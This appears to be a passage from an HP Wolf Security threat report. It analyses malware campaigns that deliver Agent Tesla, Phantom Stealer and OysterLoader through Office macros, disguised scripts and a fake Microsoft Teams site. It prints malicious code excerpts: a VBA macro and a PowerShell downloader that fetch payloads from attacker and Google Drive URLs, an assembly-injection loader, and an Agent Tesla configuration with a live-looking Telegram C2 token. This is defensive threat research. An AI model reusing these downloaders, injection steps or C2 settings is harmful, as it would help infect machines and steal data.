


Figure 11 - Redirection to a legitimate website to reinforce trust in the downloaded file

```
# Define the target framework tool path
$frameworkToolPath = 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\Aspnet_compiler.exe'

# Prepare method invocation parameters
$invocationParameters = [object[]]@($frameworkToolPath, $ExecutionPayload)

# Execute the assembly method
$executionResult = Invoke-ManagedAssembly -RawAssemblyBytes $decodedAssemblyBytes `
                                          -TargetTypeName 'BLACKHAWK.DOWN' `
                                          -TargetMethodName 'SHOOT' `
                                          -MethodArguments $invocationParameters

# Update payload for next iteration
[Byte[]]$ExecutionPayload = (77,90,144,0,3,0,0,0,4,0,0,0,255,255,0,0,184,0,0,0,0,0,0,0,64,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,184,0,0,0,14,31,186,14,0,180,9,205,33,
184,1,76,205,33,84,104,105,115,32,112,114,111,103,114,97,109,32,99,97,110,110,111,116,32,98,101,32,
```

Figure 12 - Heavily commented Intermediate loader stage

Office macros still around targeting Asia Pacific

Office documents are appearing less often in malware campaigns, but they have not disappeared. We continue to see campaigns that rely on them, particularly in the Asia Pacific region. As in many earlier cases, the documents arrive as email attachments using familiar lures such as unpaid invoices.

Two campaigns in our dataset used different initial file types–Word documents and Excel spreadsheets–but both led to the same infection chain.

Each file type displayed social-engineering images intended to persuade recipients to enable malicious Visual Basic for Applications (VBA) macros (T1059.005).[22] Updated default policies now block macros from untrusted sources, which reduces the success rate of these attacks. However, organizations that have not deployed these configurations remain vulnerable.

The macros were minimal. Each downloaded a PowerShell script and executed it after writing it to a temporary directory.[11] The PowerShell script matches the structure and comments seen in the scripts used in the Formbook and XWorm campaigns.


The key difference in this campaign is that the attackers replaced the previous XOR routine with an implementation of the RC4 algorithm. The comments make this structure clear, including the initialization of the S-boxes, which provides a useful identification marker.


After the function is initialized, it is applied immediately to the pre-loaded array. This decrypts the array and produces a new sequence of PowerShell code.

This PowerShell code matches the functionality seen in the XWorm and Formbook campaigns. The only change is the payload delivered by the attackers. The payload is decoded by a known malware loader and injected into a legitimate .NET Framework process.[17]

The final malware family used in both the Word and Excel campaigns is Agent Tesla.[7] This malware communicates with the operators through a configured Telegram channel (T1102), which gives them control over the infected system.[23]

Agent Tesla was set to collect email contact information, while keylogging and screen capture features were disabled.[19] The malware scans the compromised device for email contacts and sends them to the operator through a command and control (C2) channel. These contacts can then be used as new targets in later infection attempts.





Figures 13 & 14 – Malicious document and spreadsheet lures

```
Private Sub Document_Open()
    Dim scriptUrl As String, scriptPath As String, tempDir As String
    Dim shell As Object, fso As Object, http As Object

    scriptUrl = "https://cloud-storage.art/doc/Y1.ps1"
    tempDir = "C:\Temp"
    scriptPath = tempDir & "\Y1.ps1"

    On Error Resume Next

    Set shell = CreateObject("WScript.Shell")
    Set fso = CreateObject("Scripting.FileSystemObject")
    Set http = CreateObject("MSXML2.XMLHTTP")

    ' Create temp directory if needed
    If Not fso.FolderExists(tempDir) Then
        fso.CreateFolder tempDir
    End If

    ' Download file
    http.Open "GET", scriptUrl, False
    http.Send
```

```
# RC4 Encrypted PowerShell Script with Advanced Array Operations
# Complex array-based RC4 decryption implementation

# Encrypted data and RC4 key arrays
$cipherTextB64 =
'HVhF2/8EpRnqfe8U114imCZ8sfsKpcE1KNbXSguC1E9hBUBkTNSMSw9pBbKlUnbhwN6
DD4RRIthWClOT0nrCZVtrf7Kk93raBENkuRPK+c/RYC0Jfqq9ZmJTSyY/qoPR8f74/Jx
A6wLsBwratxVHTfgiScBwvsNy1+7iDtuVLcqiUuYViG0SDVt/t8/TA/R1tTqymx1xFUm
xqpcHPeVMspyU3BBIbiI8HI6g/tBoPoiDvXnnRuvydvudMPdtH3q+hqt4UALVu32tKsz
UvWsTSaEL5wpJ5gBbn2eFJdkf+2R+0p+benxUzMC2tQn1m/s3VbAFnLzE/e9P5HhhKrs
h8J3sLx8nzKEs55eHsN6gAI/kzBoYycRHcEnc4YPsXYjEOZ1efVP6QExIIrYgKgD5RG/
PFNchz2oHPmXdPaH9GD15tntULmi1gHGvV0ka1YUzn4Xf656dXZl08rH46iIOGtNn1Z7
IVte6mQf7DWjSFef0WQThG1fT6KjrQgvHH4wIQUnroACZEAboeWAb9yEF6gGakJaCHQH
GDwDRPaLOl8ridXZ+pDApmMfPPK1BSzR7VtWW3exi9XdDXg8kcQaErR0PLQWwfP/7IF1
LE6n9ZiaPXa3GP0+UCAYpUG8axzS7RjEX9C2LfDonc53/WFdPaPIP6F4qB94njO1wbbE
I3BQv4LaD9z07wwtNgHQxFirh6mn8x1jL6BTN+Hc+9uEfWs7JSvFXpW7VP4NIc+520Cj
```

Figures 15 & 16 – VBA macro code (left) and encrypted PowerShell script with comments (right)

```
# Define the target framework tool path
$frameworkToolPath = 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\Aspnet_compiler.exe'

# Prepare method invocation parameters
$invocationParameters = [object[]]@($frameworkToolPath, $ExecutionPayload)

# Execute the assembly method
$executionResult = Invoke-ManagedAssembly -RawAssemblyBytes $decodedAssemblyBytes `
                                          -TargetTypeName 'MAFIA.DOWN' `
                                          -TargetMethodName 'SHOOT' `
                                          -MethodArguments $invocationParameters
```

Figure 17 – Intermediate loader with comments

```
// Token: 0x04000017 RID: 23
public static int ScreenInterval = Convert.ToInt32("20");

// Token: 0x04000018 RID: 24
public static int LogType = Convert.ToInt32("3");

// Token: 0x04000019 RID: 25
public static string TelegramApi = "https://api.telegram.org/bot8568757116:AAGG52caAEgB22W875cbT70__1B7XcfRiYE/";

// Token: 0x0400001A RID: 26
public static string ChatId = "7342446460";

// Token: 0x0400001B RID: 27
public static bool AppAddStartup = Convert.ToBoolean("false");
```

Figure 18 – C2 configuration using Telegram

```
// Token: 0x0400000E RID: 14
public static bool EnableKeylogger = Convert.ToBoolean("false");

// Token: 0x0400000F RID: 15
public static bool EnableScreenLogger = Convert.ToBoolean("false");

// Token: 0x04000010 RID: 16
public static bool EnableClipboardLogger = Convert.ToBoolean("false");

// Token: 0x04000011 RID: 17
public static bool EnableTorPanel = Convert.ToBoolean("false");

// Token: 0x04000012 RID: 18
public static bool EnableCookies = Convert.ToBoolean("false");

// Token: 0x04000013 RID: 19
public static bool EnableContacts = Convert.ToBoolean("true");

// Token: 0x04000014 RID: 20
public static bool DeleteBackspace = Convert.ToBoolean("false");
```

Figure 19 – Malware configuration with email-contact theft enabled

A phantom hiding within shellcode in the cloud

Year-end payment themes continue to be a dependable lure. In this campaign, the attackers sent archives that pretended to be payment confirmations. Each archive contained a script with a double extension, such as "Payment_Confirmation 900120251865 Remittance_Copy_2025-12-19_pdf.js", was crafted to appear as a PDF.[9] Opening it executed JavaScript instead of displaying a document.[21]

The script was padded with comments to frustrate static scanners and slow manual analysis. When executed, it compiles a PowerShell script and saves it in the application directory.[11] An Eval command is then used to launch a PowerShell process that runs the script. The attackers use an interesting trick at this point. A sequence of three characters is read into a variable from the stored PowerShell script.

The variable is then used for execution, which shows it must contain a command. The three characters are "IEX," an alias for the Invoke-Expression command, which interprets and runs a supplied string as code.

The PowerShell script is deobfuscated and contains many encoded commands. To decode them at runtime, it uses a purpose-built internal function.[10] This converts the encoded strings into commands, which are then executed.

Once decoded, the sequence becomes clearer. The script defines a URL and a specific user agent, then downloads a text file from that URL. The attackers host the text file on Google Drive and set the user agent to mimic Mozilla Firefox on Windows 10.[23] [13] This makes it harder to identify the download based solely on web gateway logs.

```
IedddXZZZieeeTTTTE i b  a=ppp0kk ; h $???GnnnlC,Co w.bAAAa SSL.LL:vvvLrrrISSSn.__N~~~g
. vvg __eNN,TVVVseeet<<<RMMMi! !Nnnngyy (|||$|||iooolee.lEEEU vvSrr I%%%O???N QQicc.sLL
so oE^^^R_._Eooog ooUWWWmwww= KK$ool|.|IK Knbb NvvvgqqqLJJJdt tEddd. %%S rruHHHB:::s&&
XX)');Relaxe148 $danseregum;#Ledelsh AIex Hemat Samm Opstylt Katede ;
```

Figure 20 – Hidden IEX string used for executing PowerShell command

```
$fldesku = "[Net.ServicePointManager]"
$suboct = ">"
$splitnewr = 3072
$sinde = "USeR-agenT"


$zinn80 = "https://drive.google.com/uc?export=download&id=18v3U6yYOFr58tWbJVfh55f0WczgmPCvC"
$enta = "iex"

$pEgERe=0;
$GLOBaL:sKRbareAco=$ENV:aPPDaTA+$pOLyaNthAO;
$kNarkENSjA=0;
$GlobAL:FuTuruMsga=$ZiNn80.SPLit($SuBocT);
$FLDesKu::SECUrITYpRotoCoL=$SPLITNEWR;

$rundvise158='linnglde';
$zinn80=$futurumsga[0];
$forto='haloca';

$skuldru = "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0) Gecko/20100101 Firefox/146.0"

$ChroNds=32;
$GLOBAl:rskla=nEW-oBjECT NeT.wEbclIEnt;
```

Figure 21 – Downloader code with user agent imitating Mozilla Firefox

The text file is Base64 encoded and is decoded by the script, which turns the content into another PowerShell script along with additional code.[13] The PowerShell code is then loaded and executed in the same context. It uses the same string-obfuscation methods, which are decoded at runtime through defined functions.

The decoded PowerShell script resolves several Windows API functions, including ShowWindow, VirtualAlloc, NtProtectVirtualMemory, and CallWindowProcA. This already suggests that the downloaded content may be shellcode. The script confirms this further on. Two memory regions are allocated, and the code from the file is copied into these regions.

The shellcode is executed through CallWindowProcA. This works because the function's first argument is a pointer to a callback. Windows does not validate this pointer, so it does not check whether it actually references a valid window-procedure function. As a result, shellcode can be executed through this call.

The shellcode then unpacks another stage and runs it. This stage starts a legitimate Msiexec process (T1218.007), writes the malware code into it, and executes it.[24] [17] But this is still not the final payload. The final payload is retrieved through a subsequent download from Google Drive, then unpacked and executed. This sequence ends with an infection by the Phantom Stealer information-stealing malware.[25]




Figure 22 – Shellcode leading to Phantom Stealer

Fake Microsoft Teams website delivers backdoor

In Q4, malicious executables such as MSI installers, PE files, and script files were the top threat file type stopped by HP Sure Click. Because these file types are often blocked in email, most were delivered to target devices through web downloads. This formed the initial infection vector in this campaign.

Attackers created websites that mimicked well-known software products to persuade visitors to download malware. Victims reached these sites through search engines. Attackers frequently use SEO poisoning (T1608.006) to push their sites into the top search results and also rely on malvertising (T1583.008) to drive additional traffic.[26] [27]

One of the imitated applications was Microsoft Teams. The website closely resembled the legitimate version, and only the URL revealed that it was controlled by attackers. When a user clicked "Download Microsoft Teams for Windows," the site generated a download link in the background.

To prepare this link, the site sent an HTTP OPTIONS request to the designated domain to verify that it was still active. The site was built in a way that would allow attackers to specify multiple domains for payload delivery, giving them redundancy if one domain went offline.

Only one domain was defined in this case. If the domain is active, the site issues a POST request that uses "msteams" as the value of the Content-Encoding header. This indicates that the attackers are impersonating multiple software products and can use the same payload domains to distribute different fake downloads.

The user is then offered an installer to download. Examination of the installer shows that it contains the legitimate Microsoft Teams installer along with several additional executables that are placed on the system. Attackers use this method to install the official Microsoft Teams application alongside malware, helping to hide the infection. Because the expected software is installed, the user is less likely to notice anything suspicious.

In addition to the Microsoft Teams setup files, the installer includes an executable named "dwr.exe." This is a legitimate component of CapCut, a video-editing application, and it is signed, which allows it to bypass certain security checks when launched. The installer also contains a DLL named "mpr.dll," which is the file carrying the malware.

Attackers have increasingly used DLL sideloading (T1574.001) in recent months to run malicious code within a trusted process.[28] This technique involves altering a legitimate DLL and inserting malicious code. When an executable loads that DLL, the malicious code runs automatically. When paired with a signed executable, this approach can bypass Windows security checks.

When the user launches the installer, Microsoft Teams is installed and the dwr.exe process starts in the background. This process loads the modified DLL, which then executes the embedded malicious code.

The malicious code then opens the PDF file, which is not a genuine PDF but a container for malware. Its contents are unpacked and executed. The malware installed is OysterLoader.[6] This backdoor gives the attacker control over the device and allows them to deploy additional malware. This malware family is frequently seen prior to ransomware deployment.




Figure 23 – Malicious website mimicking Microsoft Teams to deliver malware

Type	Browser Download
Original File Name	MSTeamsSetup.exe
Process	msedge.exe
Download URL	https://macsimizers.com/secure/342541bac26e0167fedecf6ef6a...
Download Referrer URL	https://teams-download.top/

Figures 24 & 25 – Malicious download stopped by HP Sure Click (left) and malicious Teams installer (right)

```
try {
    let generationUrlDownload = selectedUrl + "/create/link"

    const response = await fetch(generationUrlDownload, {
        method: 'POST',
        headers: {
            'Content-Type': 'application/json',
            'Content-Encoding' : 'msteams'
        }
    });

    if (!response.ok) {
        alert('Network response was not ok ' + response.statusText)
    } else {
        const data = await response.text();
        const downloadUrl = selectedUrl + data;

        const a = document.createElement('a');
        a.href = downloadUrl;
        a.download = '';
        document.body.appendChild(a);
        a.click();
        document.body.removeChild(a);
    }
} catch (error) {
```

Figure 26 – Code that serves malicious download






Figure 27 – Files included with installer






Figures 28 & 29 – Legitimate signed executable (left) used to sideload a modified DLL containing malicious code (right)

dwr.exe	5548		3.19 MB	WIN5823-ASG\fred.greg	CapCut
MSTeamsSetup.exe	2748		2.41 MB	WIN5823-ASG\fred.greg	Microsoft Teams
Update.exe	11888	0.05	34.7 MB	WIN5823-ASG\fred.greg	Microsoft Teams classic

Figure 26 – Processes launched during installation

Top malware file extensions



Top threat vectors

58%

Email

23%

Web browser downloads

19%

Other

Threat file type trends

In Q4 2025, scripts and executables were the most popular malware delivery type (38% of threats caught by HP Sure Click), seeing an 8% point rise over Q3. Archives were the second most popular malware delivery file type (36% of threats), falling 9% points compared to Q3. In Q4, the top five archive file formats abused by threat actors were ZIP, RAR, GZ, 7Z and TAR.

11% of threats relied on documents such as Microsoft Word formats (e.g. DOC, DOCX), growing 3% points compared to Q3. Malicious spreadsheets (e.g. XLS, XLSX) totaled 4% of threats, seeing no change compared to the previous quarter. 8% of threats were PDF files, falling 3% points compared to Q3. The remaining 3% of threats used other application types.

Threat vector trends

Of the endpoint threats caught by HP Sure Click in Q4 2025, email remained the top vector for delivering malware (58% of threats), falling 9% points compared to Q3. The proportion of malicious web browser downloads (23%) grew by 7% points compared to Q3. Threats delivered by other vectors, such as removable media, grew slightly by 2% points compared to the previous quarter, accounting for 19% of threats.

Of the email threats caught by HP Sure Click in Q4, at least 14% had bypassed one or more email gateway scanner, rising 3% points compared to Q3.

Stay current

The HP Wolf Security Threat Insights Report is made possible by most of our customers who opt to share threat telemetry with HP. Our security experts analyze threat trends and significant malware campaigns, annotating alerts with insights and sharing them back with customers.

We recommend that customers take the following steps to ensure that you get the most out of your HP Wolf Security deployments:[a]

- Enable Threat Intelligence Services and Threat Forwarding in your HP Wolf Security Controller to benefit from MITRE ATT&CK annotations, triaging and analysis from our experts.[b] To learn more, read our Knowledge Base articles.[29] [30]
- Keep your HP Wolf Security Controller up to date to receive new dashboards and report templates. See the latest release notes and software downloads on the Customer Portal.[31]
- Update your HP Wolf Security endpoint software to stay current with threat annotation rules added by our research team.

